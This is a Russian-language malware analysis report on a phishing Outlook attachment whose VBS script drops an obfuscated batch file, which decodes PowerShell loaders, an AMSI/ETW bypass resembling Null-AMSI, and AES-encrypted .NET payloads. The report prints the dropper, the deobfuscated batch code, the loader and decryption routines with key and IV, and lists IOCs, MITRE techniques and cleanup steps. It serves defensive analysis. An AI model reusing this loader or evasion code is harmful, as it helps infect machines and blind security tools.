Аналитический отчет об исследовании объекта

На исследование был предоставлен 1 объект:


№	Имя файла	MD5	Описание
1	РО на подписание.msg	B806BAC31095046649289C520B3D06B8	Объект содержащий вредоносный vbs-скрипт, который извлекает и исполняет вредоносные файлы.

Общее описание	
Имя файла:	PO на подписание.msg
The Hive № case	-
Тип файла:	Unknown format (.msg-файл – для хранения сообщений электронной почты Microsoft Outlook и Exchange)
Базовый статический анализ	
Размер файла (байт):	594 944
Подписан или нет:	Не подписан
Hash:	MD5: B806BAC31095046649289C520B3D06B8 SHA-1: 3B06C1A38082649FE4C6A308BAFEE07E62E2D8D6 SHA-256: B51671564147C1FE7B29B542A49CF2BCF7D7E9316FE46BABBCEEFC6AAD3B0C42

Обнаруженные строки (strings, strings2, BinText): функции, домены, IP адреса, команды, сообщения об ошибках

SMTP:CSA.TAF@YAKHROMA.COM	SMTP__substg1.0_3FFA001F
SMTP:CSA.TAF@YAKHROMA.COM	csa.taf@yakhroma.com
SMTP:CSA.TAF@YAKHROMA.COM	SMTP
Microsoft Office	csa.taf@yakhroma.com
-MT-25-018-01.vbs	SMTP
bq}.Z	csa.taf@yakhroma.com
^n$.h	SMTP
x]>$.z	csa.taf@yakhroma.com
U.DK	csa.taf@yakhroma.com
-MT-25-018-01.vbs	csa.taf@yakhroma.com
Root Entry	csa.taf@yakhroma.com
IPM.Note	csa.taf@yakhroma.com
SMTP	csa.taf@yakhroma.com
csa.taf@yakhroma.com	192.168.53.20
SMTP	192.168.41.20
csa.taf@yakhroma.com	Anonymous
SMTP	image001.png
csa.taf@yakhroma.com	.png
User-Agent: Roundcube Webmail/1.4.13	image001.png
X-Sender: csa.taf@yakhroma.com	image001.png
Content-Type: multipart/mixed;	174036897567bbec4fcb442881311188@
boundary="=_67e0542d7c4103aa336a7766cc4b2ca9"f	yakhroma.com
@yakhroma.com' in 'mfro	image002.jpg
X-Rspamd-Server: mail.yakhroma.com	.jpg
Return-Path: csa.taf@yakhroma.com	image002.jpg
SMTP	image002.jpg
csa.taf@yakhroma.com	174036897567bbec4fcb5b4217418739@
SMTP	yakhroma.com
csa.taf@yakhroma.com	postmaster@stdi.kz

Энтропия: файл и разделы



Результаты исследования по открытым источникам (VirusTotal, поисковые машины, репозитории вредоносного кода):

На данный момент начала исследовании (15:28 GMT+5, 27 февраля 2025г.) данный файл не был проанализирован на ресурсе VirusTotal.com. Перед началом исследования принято решение не загружать файл на открытые источники.

В ходе исследования был обнаружен отчёт по анализу схожего объекта:

https://cyble.com/blog/null-amsi-evading-security-to-deploy-asyncrat/

https://www.sonicwall.com/blog/remcos-rat-targets-europe-new-amsi-and-etw-evasion-tactics-uncovered

Базовый динамический анализ


Сетевое взаимодействие: (SmartSniff, Fakedns, INetSim, NetworkMiner Wireshark): домены и IP адреса командных серверов, протоколы, используемое значение user-agent

По исследуемому объекту базовый динамический анализ не требуется.

Продвинутый статический и динамический анализ

(IDA Pro, OllyDbg): строки, важные вызовы функций и циклы, поток выполнения программы, точки останова, данные стека, карта памяти процесса, плагины, использованные для распаковки, нахождение OEP

Заголовок данного файла свидетельствует о наличии в нем OLE-контейнеров:



После извлечения данных с указанного объекта, был обнаружен zip архив (MD5: 77C5303F7D06E46B32B6452C26D3FDAF; данный объект был обнаружен на VirusTotal с именем "P-MT-25-018-01.7z.zip": показатель выявления – 14/46, https://www.virustotal.com/gui/file/c9714db43da197c08d0c53f697d857cfcbda18163a5fc758fd57fd16fd6a563f). Данный архив хранит vbs-скрипт с именем – "PO-MT-25-018-01.vbs" (MD5: 56BB3BA4F7B8F317E736AEFB4FF8A36F; данный объект был обнаружен на VirusTotal с именем "PO-MT-25-018-01.vb_": показатель выявления – 26/61, https://www.virustotal.com/gui/file/0dc1074384598dd74620d35066e7e84c9e845cc1dfecd475c1ca8cb054167201).
Извлеченный скрипт создает bat-файл с именем "H1XPD0.bat" (MD5: C30F650C67D370C1C1CBBFB78DB1FC8F; данный объект был обнаружен на VirusTotal с именем "dwm.bat": показатель выявления – 2/61, https://www.virustotal.com/gui/file/c32615d457275ff504c62ff2f3c36e59d4f58212abd55e0d5903bfdf7bfb7f2b) во временной директории, записывает туда вредоносные данные и запускает его:

```
1   Set fso = CreateObject("Scripting.FileSystemObject")
2   tempFolder = fso.GetSpecialFolder(2)
3   batFileName = "H1XPD0.bat"
4   Set batFile = fso.CreateTextFile(tempFolder & "\" & batFileName, True)
10  batFile.WriteLine "%iqgie%s%iqgie%e%iqgie%t%iqgie% ""wbprr=s"""
11  batFile.WriteLine "%uixsz%s%uixsz%e%uixsz%t%uixsz% ""akbmf=t"""
12  batFile.WriteLine "%wilBq%s%wilBq%e%wilBq%t%wilBq% ""execo=!wbprr!e!akbmf!"""
13  batFile.WriteLine "!execo! ""%nyt%e%nyt%b%nyt%c%nyt%q=3QgIldhaXQuLi4iIC1Gb3"""
14  batFile.WriteLine "!execo! ""%bkx%r%bkx%a%bkx%z%bkx%h=kOyAgICBJRVggJyRsb2Fk"""
15  batFile.WriteLine "!execo! ""%rze%s%rze%r%rze%h%rze%w=tmb3JlYWNoICgkbGluZSB"""
16  batFile.WriteLine "!execo! ""%lsb%k%lsb%v%lsb%h%lsb%p=mVjdCBTeXN0ZW0uSU8uQU"""
17  batFile.WriteLine "!execo! ""%ogy%n%ogy%k%ogy%j%ogy%v=1lID0gJGVudjpVU0VSTkF"""
18  batFile.WriteLine "!execo! ""%wsi%b%wsi%g%wsi%v%wsi%l=2dyYXBoeS5QYWRkaW5nTW"""
19  batFile.WriteLine "!execo! ""%kqx%p%kqx%v%kqx%d%kqx%t=CAgICAgIHRyeSB7ICAgIC"""
20  batFile.WriteLine "!execo! ""%asq%q%asq%o%asq%c%asq%a=QUJDdHJBQkNlYUFCQ20oL"""
21  batFile.WriteLine "!execo! ""%jup%s%jup%a%jup%t%jup%q=kVuY29kaW5nXTo6VVRGOC"""
22  batFile.WriteLine "!execo! ""%kcf%t%kcf%k%kcf%b%kcf%m=dG9yKCk7ICAgICRkZWNye"""
23  batFile.WriteLine "!execo! ""%hkl%j%hkl%c%hkl%g%hkl%l=Vjb21wcmVzcy1EYXRhICh"""
24  batFile.WriteLine "!execo! ""%sqy%m%sqy%u%sqy%a%sqy%i=jooJ3R4ZVRsbEFkYWVSJ1"""
25  batFile.WriteLine "!execo! ""%mlz%c%mlz%y%mlz%f%mlz%l=AkcGFyYW1ldGVycyk7Jy5"""
26  batFile.WriteLine "!execo! ""%sep%y%sep%h%sep%p%sep%i=W1PdXQuRGlzcG9zZSgpOy"""
27  batFile.WriteLine "!execo! ""%bgm%w%bgm%m%bgm%m%bgm%b=PSAiQzpcVXNlcnNcJHVzZ"""
28  batFile.WriteLine "!execo! ""%odl%e%odl%n%odl%c%odl%a=LUhvc3QgIkluamVjdGlvb"""
```

```
batFile.WriteLine "!execo! ""%geb%w%geb%l%geb%f%geb%e=%wiAlBq%e%wiAlBq%x%wiAlBq%"""
batFile.WriteLine "!execo! ""%ftl%f%ftl%l%ftl%h%ftl%o=i%wiAlBq%t /b"""
batFile.Close
Set shell = CreateObject("WScript.Shell")
shell.Run tempFolder & "\" & batFileName, 1, True
```

Созданный bat-файл обфусцирован.

В первых двух строках скрипта мы видим команды для отключения отображения команд в консоли и запуск исследуемого скрипта в свернутом режиме.


```
%oaq%@%oaq%e%oaq%c%oaq%h%oaq%o%oaq% %oaq%o%oaq%f%oaq%f%oaq%
if not DEFINED lxokjjuwmitzvogRzKvlxokjjuwmitzvog set lxokjjuwmitzvogRzKvlxokjjuwmitzvog=1 && start "" /min "%~dpnx0" %* && exit
%lxokjjuwmitzvog%s%lxokjjuwmitzvog%e%lxokjjuwmitzvog%t%lxokjjuwmitzvog% "%lxokjjuwmitzvog%s%lxokjjuwmitzvog%o%lxokjjuwmitzvog%u%lxokjjuwmitzvog%r%lxokjjuwmitzvog%c%lxokjjuwmitzvog%e%lxokjjuwmitzvog%F%lxokjjuwmitzvog%i%lxokjjuwmitzvog%l%lxokjjuwmitzvog%e%lxokjjuwmitzvog%=%~dp0%~nx0"
%kcwncsmytohtkzp%c%kcwncsmytohtkzp%o%kcwncsmytohtkzp%p%kcwncsmytohtkzp%y%kcwncsmytohtkzp% "%sourceFile%" "%userprofile%\%kcwncsmytohtkzp%d%kcwncsmytohtkzp%w%kcwncsmytohtkzp%m%kcwncsmytohtkzp%.%kcwncsmytohtkzp%b%kcwncsmytohtkzp%a%kcwncsmytohtkzp%t%kcwncsmytohtkzp%" >nul"
%cvjaj%s%cvjaj%e%cvjaj%t%cvjaj%l%cvjaj%o%cvjaj%c%cvjaj%a%cvjaj%l%cvjaj% %cvjaj%e%cvjaj%n%cvjaj%a%cvjaj%b%cvjaj%l%cvjaj%e%cvjaj%d%cvjaj%e%cvjaj%l%cvjaj%a%cvjaj%y%cvjaj%e%cvjaj%d%cvjaj%e%cvjaj%x%cvjaj%p%cvjaj%a%cvjaj%n%cvjaj%s%cvjaj%i%cvjaj%o%cvjaj%n%cvjaj%
%iqgie%s%iqgie%e%iqgie%t%iqgie% "wbprr=s"
%uixsz%s%uixsz%e%uixsz%t%uixsz% "akbmf=t"
%wilBq%s%wilBq%e%wilBq%t%wilBq% "execo=!wbprr!e!akbmf!"
```

Деобфусцированный вариант:

```
@echo off
if not DEFINED lxokjjuwmitzvogRzKvlxokjjuwmitzvog set lxokjjuwmitzvogRzKvlxokjjuwmitzvog=1 && start "" /min "%~dpnx0" %* && exit
set "sourceFile=%~dp0%~nx0"
copy "%sourceFile%" "%userprofile%\dwm.bat" >nul"
setlocal enabledelayedexpansion

set "ebcq=3QgIldhaXQuLi4iIC1Gb3"
set "razh=kOyAgICBJRVggJyRsb2Fk"
set "srhw=tmb3JlYWNoICgkbGluZSB"
set "kvhp=mVjdCBTeXN0ZW0uSU8uQU"
set "nkjv=11ID0gJGVudjpVU0VSTkF"
set "bgvl=2dyYXBoeS5QYWRkaW5nTW"
set "pvdt=CAgICAgIHRyeSB7ICAgIC"
set "qoca=QUJDdHJBQkN1YUFCQ20oL"
```

Далее объект копирует себя в директорию пользователя с именем "dwm.bat".


На 260-ой строке объект расшифровывает следующую строку:



Расшифрованная строка является powershell скриптом:

```powershell
$userName = $env:USERNAME;
$batFilePath = "C:\Users\$userName\dwm.bat";

if (Test-Path $batFilePath) {
    Write-Host "Batch file found: $batFilePath" -ForegroundColor Cyan;
    $fileLines = [System.IO.File]::ReadAllLines($batFilePath, [System.Text.Encoding]::UTF8);
    foreach ($line in $fileLines) {
        if ($line -match '^::: ?(.+)$') {
            Write-Host "Injection code detected in the batch file." -ForegroundColor Cyan;
            try {
                $decodedBytes = [System.Convert]::FromBase64String($matches[1].Trim());
                $injectionCode = [System.Text.Encoding]::Unicode.GetString($decodedBytes);
                Write-Host "Injection code decoded successfully." -ForegroundColor Green;
                Write-Host "Executing injection code..." -ForegroundColor Yellow;
                Invoke-Expression $injectionCode;
                break;
            } catch {
            Write-Host "Error during decoding or executing injection code: $_" -ForegroundColor Red;
            };
        };
    };
}
else {
    Write-Host "System Error: Batch file not found: $batFilePath" -ForegroundColor Red;
    exit;
};

function Decrypt-Data($data) {
```

В теле первого условного оператора, данный скрипт ищет в файле "dwm.bat" строку, которая начинается с трёх двоеточий – ":::" (комментарий в исходном bat-файле). После того, как строка будет найдена, скрипт прочитает её полностью и расшифрует при помощи декодирования Base64. В результате получается powershell скрипт:



```powershell
function Invoke-SysRoutine {
    [CmdletBinding()]
    param (
        [Parameter(Mandatory=$false, Position=0)]
        [switch]$VerboseFlag,
        [Parameter(Mandatory=$false, Position=0)]
        [switch]$DisableSvc
    )

    if ($VerboseFlag) { $VerbosePreference = "Continue" }

    try {
        function Get-SysFuncAddr {
            param ([string]$ModID, [string]$FuncID)
            $modHandle = $Native_GetModuleHandle.Invoke($null, @($ModID))
            $tempPtr = New-Object IntPtr
            $handleRef = New-Object System.Runtime.InteropServices.HandleRef($tempPtr, $modHandle)
            $Native_GetAddress.Invoke($null, @([System.Runtime.InteropServices.HandleRef]$handleRef, $FuncID))
        }

        function Get-SysDelegate {
            param (
                [Parameter(Position=0, Mandatory=$true)]
                [IntPtr]$Addr,
                [Parameter(Position=1, Mandatory=$true)]
                [Type[]]$ArgTypes,
                [Parameter(Position=2)]
                [Type]$RetType = [Void]
            )
            $curDomain = [AppDomain]::("Curren" + "tDomain")
            $asmName = New-Object System.Reflection.AssemblyName('DynAssembly')
            $asmBuilder = $curDomain.DefineDynamicAssembly($asmName, [System.Reflection.Emit.AssemblyBuilderAccess]::Run)
            $modBuilder = $asmBuilder.DefineDynamicModule('DynModule', $false)
            $typeBuilder = $modBuilder.DefineType('DynType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
            $ctor = $typeBuilder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $ArgTypes)
            $ctor.SetImplementationFlags('Runtime, Managed')
            $method = $typeBuilder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $RetType, $ArgTypes)
            $method.SetImplementationFlags('Runtime, Managed')
            $delegateType = $typeBuilder.CreateType()
            [System.Runtime.InteropServices.Marshal]::("GetDelegate" + "ForFunctionPointer")($Addr, $delegateType)
        }

        Add-Type -AssemblyName System.Windows.Forms -ErrorAction Stop
        $SysMarshal = [System.Runtime.InteropServices.Marshal]
        $NativeMethods = [Windows.Forms.Form].Assembly.GetType('System.Windows.Forms.UnsafeNativeMethods')
        $bytesGetProc = [Byte[]](0x47,0x65,0x74,0x50,0x72,0x6F,0x63,0x41,0x64,0x64,0x72,0x65,0x73,0x73)
        $bytesGetMod  = [Byte[]](0x47,0x65,0x74,0x4D,0x6F,0x64,0x75,0x6C,0x65,0x48,0x61,0x6E,0x64,0x6C,0x65)
        $getProcName = [System.Text.Encoding]::ASCII.GetString($bytesGetProc)
        $getModName  = [System.Text.Encoding]::ASCII.GetString($bytesGetMod)
        $Native_GetModuleHandle = $NativeMethods.GetMethod($getModName)
```

Расшифрованный образец схож со скриптом "Null-AMSI" (https://github.com/BlackShell256/Null-AMSI?tab=readme-ov-file) для обхода AMSI и свободного исполнения вредоносных программ, а также модифицирует EtwEventWrite (отслеживание и сбор событий в реальном времени).

После исполнения расшифрованного powershell скрипта, объект повторно читает bat-файл и осуществляет поиск строки начинающиеся с двух двоеточий – "::" (комментарий в исходном bat-файле). Далее полученная строка разобьется на два объекта разделенными между собой символом – "\".

```powershell
$host.UI.RawUI.WindowTitle = $batFilePath;
$fileContent = [System.IO.File]::('txeTllAdaeR'[-1..-11] -join '')($batFilePath).Split([Environment]::NewLine);

foreach ($line in $fileContent) {
    if ($line.StartsWith('::')) {
        $lastLine = $line.Substring(2);
        break;
    };
};

$payloads = [string[]]$lastLine.Split('\');
IEX '$payload1 = Decompress-Data (Decrypt-Data ([Convert]::FromBase64String($payloads[0])));'.Replace('ABC', '');
IEX '$payload2 = Decompress-Data (Decrypt-Data ([Convert]::FromBase64String($payloads[1])));'.Replace('ABC', '');
Execute-Injection $payload1 $null;
Execute-Injection $payload2 (,[string[]] ('%ABC'));
```

Всё до первого вхождения "\" будет названа payload1, после второго payload2. Данные объекты зашифрованы Base64, AES и сжаты GZip. Расшифровка реализована в соответствующих функциях в объекте:

```powershell
function Decrypt-Data($data) {
    Write-Host "Starting decryption..." -ForegroundColor Cyan;
    $aes = [System.Security.Cryptography.Aes]::Create();
    $aes.Mode = [System.Security.Cryptography.CipherMode]::CBC;
    $aes.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7;
    $aes.Key = [System.Convert]::FromBase64String('bk4fmNidfNTBX0EfN217NnUUWNSEmSP1WU0w0O5si9E=');
    $aes.IV = [System.Convert]::FromBase64String('OxA37FKCbsB8gGMThlPPOw==');
    $decryptor = $aes.CreateDecryptor();
    $decryptedData = $decryptor.TransformFinalBlock($data, 0, $data.Length);
    $decryptor.Dispose();
    $aes.Dispose();
    Write-Host "Decryption completed." -ForegroundColor Green;
    return $decryptedData;
};

function Decompress-Data($data) {
    Write-Host "Starting decompression..." -ForegroundColor Cyan;
    IEX '$memoryStreamIn = New-Object System.IO.MemoryStream(,$data);';
    IEX '$memoryStreamOut = New-Object System.IO.MemoryStream;';
    IEX '$gzipStream = New-Object System.IO.Compression.GZipStream($memoryStreamIn, [IO.Compression.CompressionMode]::Decompress);';
    $gzipStream.CopyTo($memoryStreamOut);
    $gzipStream.Dispose();
    $memoryStreamIn.Dispose();
    $memoryStreamOut.Dispose();
    Write-Host "Decompression completed." -ForegroundColor Green;
    return $memoryStreamOut.ToArray();
};
```

Hex-значения для расшифровки AES: key = "6e 4e 1f 98 d8 9d 7c d4 c1 5f 41 1f 37 6d 7b 36 75 14 58 d4 84 99 23 f5 59 4d 30 d0 ee 6c 8b d1"; IV = "3b 10 37 ec 52 82 6e c0 7c 80 63 13 86 53 cf 3b".

payload1 (Portable Executable 32 .NET Assembly; Original File Name: kfbryfnpjp.tmp; GUID: 8A530B24-B549-4861-9A62-AD4E7248BB23; MD5: 2849E7558BD17FFA4F27917A6C745665; данный объект был обнаружен на VirusTotal с именем "kfbryfnpjp.tmp": показатель выявления – 3/72, https://www.virustotal.com/gui/file/c76307e614daedfc3421ce0a258ab9354c56cfb44e55aae1ee2b1d661780f930) – не имеет функционала.

payload2 (Portable Executable 32 .NET Assembly; Original File Name: eaaszwedkj.tmp; GUID: D9DD5C84-BE2-4E0C-BAC5-9EC09E4F72C3; MD5: A1E2070A00E3341AF703D688447B3D6A; данный объект был обнаружен на VirusTotal с именем "eaaszwedkj.tmp": показатель выявления – 27/72, https://www.virustotal.com/gui/file/f98eb8ac4cade6ee092528af0c60da83d08e707b02924d0a19fcdab73143c81f) – подробный отчет на следующей странице.

Ключевые локальные и сетевые индикаторы компрометации (IOCs)

Файлы:

- PO на подписание.msg
- P-MT-25-018-01.7z.zip
- PO-MT-25-018-01.vbs
- H1XPD0.bat
- dwm.bat
- <name>.ps1
- kfbryfnpjp.tmp

- eaaszwedkj.tmp

Процессы:

- WScript.exe
- powershell.exe
- cmd.exe

Алгоритм заражения:

Вредоносный объект, расшифровывающий вредоносные данные и запускающий их. Обладает функционалом обхода защиты от вредоносных файлов и логирования системы.

Использование техники MITRE

ATT&CK Tactic	ATT&CK Technique
INITIAL ACCESS	Phishing T1566 Phishing: Spearphishing Attachment T1566.001
EXECUTION	Command and Scripting Interpreter T1059 Command and Scripting Interpreter: PowerShell T1059.001 Command and Scripting Interpreter: Windows Command Shell T1059.003 Command and Scripting Interpreter: Visual Basic T1059.005 User Execution T1204 User Execution: Malicious File T1204.002
DEFENSE EVASION	Deobfuscate/Decode Files or Information T1140 Impair Defenses T1562 Impair Defenses: Disable or Modify Tools T1562.001 Impair Defenses: Indicator Blocking T1562.006 Indicator Removal T1070 Indicator Removal: Relocate Malware T1070.010 Obfuscated Files or Information T1027 Obfuscated Files or Information: Command Obfuscation T1027.010 Obfuscated Files or Information: Encrypted/Encoded File T1027.013 Obfuscated Files or Information: Embedded Payloads T1027.009 Reflective Code Loading T1620

Рекомендации по нейтрализации

Удалить вредоносные файлы:

- PO на подписание.msg
- H1XPD0.bat
- dwm.bat

Завершить процессы, связанные с вредоносной активностью:

- WScript.exe
- powershell.exe
- cmd.exe

Общее описание	
Имя файла:	eaaszwedkj.tmp
The Hive № case	-
Тип файла:	Portable Executable 32 .NET Assembly
Базовый статический анализ	
Размер файла (байт):	518 656
Подписан или нет:	Не подписан
Hash:	MD5: A1E2070A00E3341AF703D688447B3D6A SHA-1: 313B5C4E0E9B5848DE453C13D70AD64880F94F3B SHA-256: F98EB8AC4CADE6EE092528AF0C60DA83D08E707B02924D0A19FCDAB73143C81F
Imphash	F34D5F2D4577ED6D9CEEC516C1F5A744

Хэши секций PE:

Name	Virtual Size	Virtual Address	Raw Size	Entropy	MD5
.text	0x0007DEC4	0x00002000	0x0007E000	7.997	77B8D0AA9C310390919924EF644C432A
.rsrc	0x000004E8	0x00080000	0x00000600	3.750	5680256F52B1DA45C299CE1B99BD4BC6
.reloc	0x0000000C	0x00082000	0x00000200	0.102	E8BD8A40F693E9C7A28074E7EF8C3E82

Время компиляции (указанное в структуре файла - pescanner, PEView)**:**

2025-23-02 22:06:15 | UTC

Свойства файла (PEStudio, PeView): Описание, версия, характеристики заголовка файла

Характеристики заголовка:

- File is executable
- 32-bit word machine

Характеристики заголовка метаданных .NET:

- GUID: D9DD5C84-BE2-4E0C-BAC5-9EC09E4F72C3
- IL-Only

Обнаруженные строки (strings, strings2, BinText): функции, домены, IP адреса, команды, сообщения об ошибках


`.rsrc	GetCurrentProcess
=U#.H	Kill
p{.h	System.Reflection
_bl.C	System.Threading
[L.h	CreateDirectory
eaaszwedkj.tmp	System.Security.Principal
System	System.Security.Cryptography
MulticastDelegate	CipherMode
LoadLibrary	PaddingMode
GetProcAddress	CreateDecryptor
VirtualProtect	MemoryStream
PAGE_EXECUTE_READWRITE	System.IO.Compression
IsAdmin	GZipStream
BeginInvoke	System.Security
EndInvoke	xxxxxxxxxxxxxxxxxxxxxxxxxxxx.exe
lpAddress	ntdll.dll
System.Runtime.InteropServices	EtwEventWrite
